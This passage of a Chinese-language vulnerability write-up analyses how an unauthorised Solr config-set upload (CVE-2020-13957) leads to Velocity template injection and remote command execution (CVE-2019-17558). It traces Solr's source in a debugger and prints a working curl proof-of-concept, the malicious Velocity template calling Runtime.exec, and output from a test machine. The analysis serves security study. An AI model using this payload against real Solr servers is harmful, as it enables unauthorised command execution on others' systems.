curl -g -v "http://127.0.0.1:8983/solr/mytest2/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x='')+%23set($rt=$x.class.forName('java.lang.Runtime'))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27whoami%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end"
```

进一步思考

关于根据 config_set1 创建 collections 以及创建出的 collections 为何能够实现远程代码执行，此处暂时先不讲。 我们需要深入分析的问题目前有两个：

- 为什么通过直接上传的 config_set 不能创建 collections ？
- 为什么通过直接上传的 config_set 又可以创建 collections ？

这两个问题看似自相矛盾，其实就代表的网上关于这个漏洞的两种利用方法。 一个是要重新创建一个配置，另一个是直接就可以，直到我在源码里面看到了这个

```
String createCollectionUrl =
    String.format(Locale.ROOT,
        format: "%s/admin/collections?action=CREATE&name=%s&numShards=%d&replicationFactor=%d&maxShardsPerNode=%d",
        baseUrl,
        collectionName,
        numShards,
        replicationFactor,
        maxShardsPerNode);
if (confname != null && !"".equals(confname.trim())) {
  createCollectionUrl = createCollectionUrl + String.format(Locale.ROOT, format: "&collection.configName=%s", confname);
}

echoIfVerbose( msg: "\nCreating new collection '"+collectionName+"' using command:\n"+createCollectionUrl+"\n", cli);
```

`replicationFactor` 并不是一个什么特殊的参数，仅仅是创建 collections 时可有可无的参数，与这个漏洞并没有很大的关系。至于网上的第一篇文章在讲述为什么用通过 config_set 去创建 config_set1 之后才能创建 collections 我猜测可能是因为通过图形化去创建，触发了什么别的校验而没有成功？通过命令行的 api 接口去进行创建时就ok了。可见不能完全照抄网上的分析。
我笑了，原来这么长时间就分析了个寂寞，事实的真相可能就是，即使未通过身份校验，上传的 config_set 也会直接写入服务器内，然后通过该 config_set 去创建 collections，然后通过 collections 进行模板渲染命令执行。


Velocity模版远程命令执行

Apche Solr 未授权上传漏洞(CVE-2020-13957) 通过上传恶意模板，进而导致的远程命令执行，造成远程命令执行的原因是 Apache Solr Velocity 注入远程命令执行漏洞(CVE-2019-17558)。

由于 Solr 默认未开启登录认证，只需要请求/节点/config，将配置项 params.resource.loader.enabled 设置为 true ，再构造链接让 Solr 中的 Velocity 模板引擎渲染传入恶意模板，造成命令执行。


Velocity

Velocity是一个基于Java的模板引擎，其提供了一个Context容器，在java代码里面我们可以往容器中存值，然后在vm文件中使用特定的语法获取，这是velocity基本的用法，其与jsp、freemarker并称为三大视图展现技术，相对于jsp而言，velocity对前后端的分离更加彻底：在vm文件中不允许出现java代码，而jsp文件中却可以。



如果我们模板 test.vm 内容如下时， Velocity 将会执行命令，并显示执行结果。

```
#set($x='')
#set($rt=$x.class.forName('java.lang.Runtime'))
#set($chr=$x.class.forName('java.lang.Character'))
#set($str=$x.class.forName('java.lang.String'))
#set($ex=$rt.getRuntime().exec('whoami'))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
    $str.valueOf($chr.toChars($out.read()))
#end
```



所以当以 Velocity 为模板渲染引擎，如果渲染的模板内容可控的话，就可以通过构造恶意模板来执行任意命令。

漏洞分析

POC代码为

```
curl -g -v "http://127.0.0.1:8983/solr/mytest2/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x='')+%23set($rt=$x.class.forName('java.lang.Runtime'))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27whoami%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end"
```

solr 在查询数据结束之后，会根据 wt 参数的值来确定数据返回的格式，可以是 XML、JSON、CSV,Velocity 模板渲染等，漏洞触发为使用 Velocity 模板渲染来返回查询数据结果。

`org.apache.solr.response.QueryResponseWriter`

```
809     protected QueryResponseWriter getResponseWriter() {
810         String wt = solrReq.getParams().get(CommonParams.WT);  wt: "velocity"
811         if (core != null) {
812             return core.getQueryResponseWriter(wt);  wt: "velocity"
813         } else {
814             return SolrCore.DEFAULT_RESPONSE_WRITERS.getOrDefault(wt,
815                     SolrCore.DEFAULT_RESPONSE_WRITERS.get("standard"));
816         }
817     }
818
```

根据 wt 确定数据处理的对象，core 为选择创建的 collection。

`org.apache.solr.core.SolrCore#getQueryResponseWriter(java.lang.String)`

```
2772    public final QueryResponseWriter getQueryResponseWriter(String writerName) {  writerName: "velocity"
2773        return responseWriters.get(writerName, useDefault: true);  writerName: "velocity"
2774    }
```

QueryResponseWriter 的类型为 VelocityResponseWriter，然后跟进到

`org.apache.solr.response.VelocityResponseWriter#write`

```
148     @Override
149     public void write(Writer writer, SolrQueryRequest request, SolrQueryResponse response) throws IOException {  writer: FastWriter@10550  request: "{q=1&v.template=custom&df=te
150         VelocityEngine engine = createEngine(request);  // TODO: have HTTP headers available for configuring engine  request: "{q=1&v.template=custom&df=text&v.template.custom=#se
151
152         Template template = getTemplate(engine, request);
153
154         VelocityContext context = createContext(request, response);
155         context.put( s: "engine", engine);  // for $engine.resourceExists(...)
156
157         String layoutTemplate = request.getParams().get(LAYOUT);
158         boolean layoutEnabled = request.getParams().getBool(LAYOUT_ENABLED,  def: true) && layoutTemplate != null;
159
160         String jsonWrapper = request.getParams().get(JSON);
161         boolean wrapResponse = layoutEnabled || jsonWrapper != null;
162
163         // create output
164         if (!wrapResponse) {
165             // straight-forward template/context merge to output
166             template.merge(context, writer);
167         }
168         else {
```

初始化模板引擎 采用了 createEngine 方法

`org.apache.solr.response.VelocityResponseWriter#createEngine`

```
280 @   private VelocityEngine createEngine(SolrQueryRequest request) {  request: "{q=1&v.template=custom&df=text&v.template.custom=#set($x%3D'')+#set($rt%3D$x.class.forName('java.la
281         VelocityEngine engine = new VelocityEngine();  engine: VelocityEngine@10563
282
283         //...
289         engine.setProperty(RuntimeConstants.VM_LIBRARY, "_macros.vm,VM_global_library.vm,macros.vm");
290
291         //...
293         engine.setProperty(RuntimeConstants.VM_LIBRARY_AUTORELOAD, "true");
294
295         /*...*/
310         ArrayList<String> loaders = new ArrayList<String>();  loaders:  size = 1
311         if (paramsResourceLoaderEnabled) {
312             loaders.add("params");  loaders:  size = 1
313             engine.setProperty("params.resource.loader.instance", new SolrParamResourceLoader(request));  engine: VelocityEngine@10563  request: "{q=1&v.template=custom&df=text&v.te
314         }
315         if (fileResourceLoaderBaseDir != null) {
316             loaders.add("file");
317             engine.setProperty(RuntimeConstants.FILE_RESOURCE_LOADER_PATH, fileResourceLoaderBaseDir.getAbsolutePath());
318         }
```

如果 `paramsResourceLoaderEnabled` 的值为 true，程序会创建一个参数资源加载器对象，即模板内容是前端传入的参数。所以设定config_set时要满足 `velocity.params.resource.loader.enabled:true`，这样创建出来的 collection 才可行。

```
Evaluate
Expression:
new SolrParamResourceLoader(request);
Use Ctrl+Shift+Enter to add to Watches
Result:
result = {SolrParamResourceLoader@10741}
  templates = {HashMap@10742} size = 1
    {...} "custom.vm" -> "#set($x='') #set($rt=$x.class.forName('java.lang.Runtime')) #set($chr=$x.class.forName('java.lang.Character')) #set($str=$x.class.forName('ja... View
  isCachingOn = false
  modificationCheckInterval = 2
  className = null
  rsvc = null
  log = null
```

可以看到经过 new SolrParamResourceLoader(request) 的处理 custom.vm 中存储了会执行的命令。

`org.apache.solr.response.SolrParamResourceLoader#SolrParamResourceLoader`

```
36 @ public SolrParamResourceLoader(SolrQueryRequest request) {  request: "{q=1&v.template=custom&df=text&v.template.custom=#set($x%3D'')+#set($rt%3D$x.class.forName('java.lang.Runt
37     super();
38
39     //...
42
43     SolrParams params = request.getParams();  params: "q=1&v.template=custom&df=text&v.template.custom=#set($x%3D'')+#set($rt%3D$x.class.forName('java.lang.Runtime'))+#set($chr%3
44     Iterator<String> names = params.getParameterNamesIterator();  names: HashMap$KeyIterator@10898
45     while (names.hasNext()) {
46       String name = names.next();  name: "v.template.custom"  names: HashMap$KeyIterator@10898
47
48       if (name.startsWith(TEMPLATE_PARAM_PREFIX)) {
49         templates.put(name.substring(TEMPLATE_PARAM_PREFIX.length()) + VelocityResponseWriter.TEMPLATE_EXTENSION,params.get(name));  name: "v.template.custom"  params: "q=1&v.tem
50       }
51     }
52   }
```

SolrParamResourceLoader 会解析前端传进的所有参数，并对 `v.template.` 开头的参数进行处理，截断 `v.template.` 并拼接 `.vm`，再传入前端传进的所有参数。

经过处理初始化模板引擎之后又返回最开始的函数

`org.apache.solr.response.VelocityResponseWriter#write`

```
148     @Override
149     public void write(Writer writer, SolrQueryRequest request, SolrQueryResponse response) throws IOException {  writer: FastWriter@10869  request: "{q=1&v.template=custom&df=te
150       VelocityEngine engine = createEngine(request);  // TODO: have HTTP headers available for configuring engine  request: "{q=1&v.template=custom&df=text&v.template.custom=#se
151
152       Template template = getTemplate(engine, request);
153
154       VelocityContext context = createContext(request, response);
155       context.put( s: "engine", engine);  // for $engine.resourceExists(...)
156
157       String layoutTemplate = request.getParams().get(LAYOUT);
158       boolean layoutEnabled = request.getParams().getBool(LAYOUT_ENABLED, def: true) && layoutTemplate != null;
159
160       String jsonWrapper = request.getParams().get(JSON);
161       boolean wrapResponse = layoutEnabled || jsonWrapper != null;
162
163       // create output
```

紧接着加载模板文件

跟进 `org.apache.solr.response.VelocityResponseWriter#getTemplate`

```
357 @ private Template getTemplate(VelocityEngine engine, SolrQueryRequest request) throws IOException {  engine: VelocityEngine@10882  request: "{q=1&v.template=custom&df=text&v.t
358     Template template;
359
360     String templateName = request.getParams().get(TEMPLATE);  templateName: "custom"
361
362     String qt = request.getParams().get(CommonParams.QT);  qt: null
363     String path = (String) request.getContext().get("path");  path: "/select"  request: "{q=1&v.template=custom&df=text&v.template.custom=#set($x%3D'')+#set($rt%3D$x.class.forN
364     if (templateName == null && path != null) {
365       templateName = path;  path: "/select"
366     }  // TODO: path is never null, so qt won't get picked up  maybe special case for '/select' to use qt, otherwise use path?
367     if (templateName == null && qt != null) {
368       templateName = qt;  qt: null
369     }
370     if (templateName == null) templateName = "index";
371     try {
372       template = engine.getTemplate( s: templateName + TEMPLATE_EXTENSION);  engine: VelocityEngine@10882  templateName: "custom"
373     } catch (Exception e) {
374       throw new IOException(e.getMessage());
375     }
376
377     return template;
378   }
```

在获取模板的对象的时候，将前端传入的参数 `v.template` 的值拼接 `.vm`，得到 custom.vm，就是上一步初始化时传入的恶意模板。加载的模板文件就是 custom.vm。 紧接着就是进行合并渲染

```
148   @Override
149   public void write(Writer writer, SolrQueryRequest request, SolrQueryResponse response) throws IOException {  writer: FastWriter@10869  request: "{q=1&v.template=custom&df=tex
150     VelocityEngine engine = createEngine(request);  // TODO: have HTTP headers available for configuring engine  engine: VelocityEngine@10882
151
152     Template template = getTemplate(engine, request);  template: Template@11059
153
154     VelocityContext context = createContext(request, response);  context: VelocityContext@11066  response: SolrQueryResponse@10867
155     context.put( s: "engine", engine);  // for $engine.resourceExists(...)  engine: VelocityEngine@10882
156
157     String layoutTemplate = request.getParams().get(LAYOUT);  layoutTemplate: null
158     boolean layoutEnabled = request.getParams().getBool(LAYOUT_ENABLED, def: true) && layoutTemplate != null;  layoutEnabled: false  layoutTemplate: null
159
160     String jsonWrapper = request.getParams().get(JSON);  jsonWrapper: null  request: "{q=1&v.template=custom&df=text&v.template.custom=#set($x%3D'')+#set($rt%3D$x.class.forName
161     boolean wrapResponse = layoutEnabled || jsonWrapper != null;  wrapResponse: false  layoutEnabled: false  jsonWrapper: null
162
163     // create output
164     if (!wrapResponse) {  wrapResponse: false
165       // straight-forward template/context merge to output
166       template.merge(context, writer);  template: Template@11059  context: VelocityContext@11066  writer: FastWriter@10869
167     }
168     else {
169       // merge to a string buffer, then wrap with layout and finally as JSON
170       StringWriter stringWriter = new StringWriter();
```

漏洞因此触发。

```
C:\Users\admin>curl -g -v "http://127.0.0.1:8983/solr/3mytest/select?q=1&&wt=velocity&v.template=custom&v.template.custo
m=%23set($x='')+%23set($rt=$x.class.forName('java.lang.Runtime'))+%23set($chr=$x.class.forName(%27java.lang.Character%27
))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27whoami%27))+$ex.waitFor()+%
23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end"
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to 127.0.0.1 (127.0.0.1) port 8983 (#0)
> GET /solr/3mytest/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x='')+%23set($rt=$x.class.forNam
e('java.lang.Runtime'))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.la
ng.String%27))+%23set($ex=$rt.getRuntime().exec(%27whoami%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreac
h($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end HTTP/1.1
> Host: 127.0.0.1:8983
> User-Agent: curl/7.55.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Content-Type: text/html;charset=utf-8
< Content-Length: 31
<
     0  desktop-otmnoad\admin
* Connection #0 to host 127.0.0.1 left intact
```

大概的一个触发流程可以这么理解，初始化模板引擎时创建了一个恶意模板，在加载模板时选择了初始化时创建的恶意模板，最后进行合并渲染的时候触发了 Velocity的远程命令执行。

参考文章

CVE-2020-13957 Apache Solr 未授权上传漏洞复现&&分析 Apache solr Velocity模版远程命令执行漏洞分析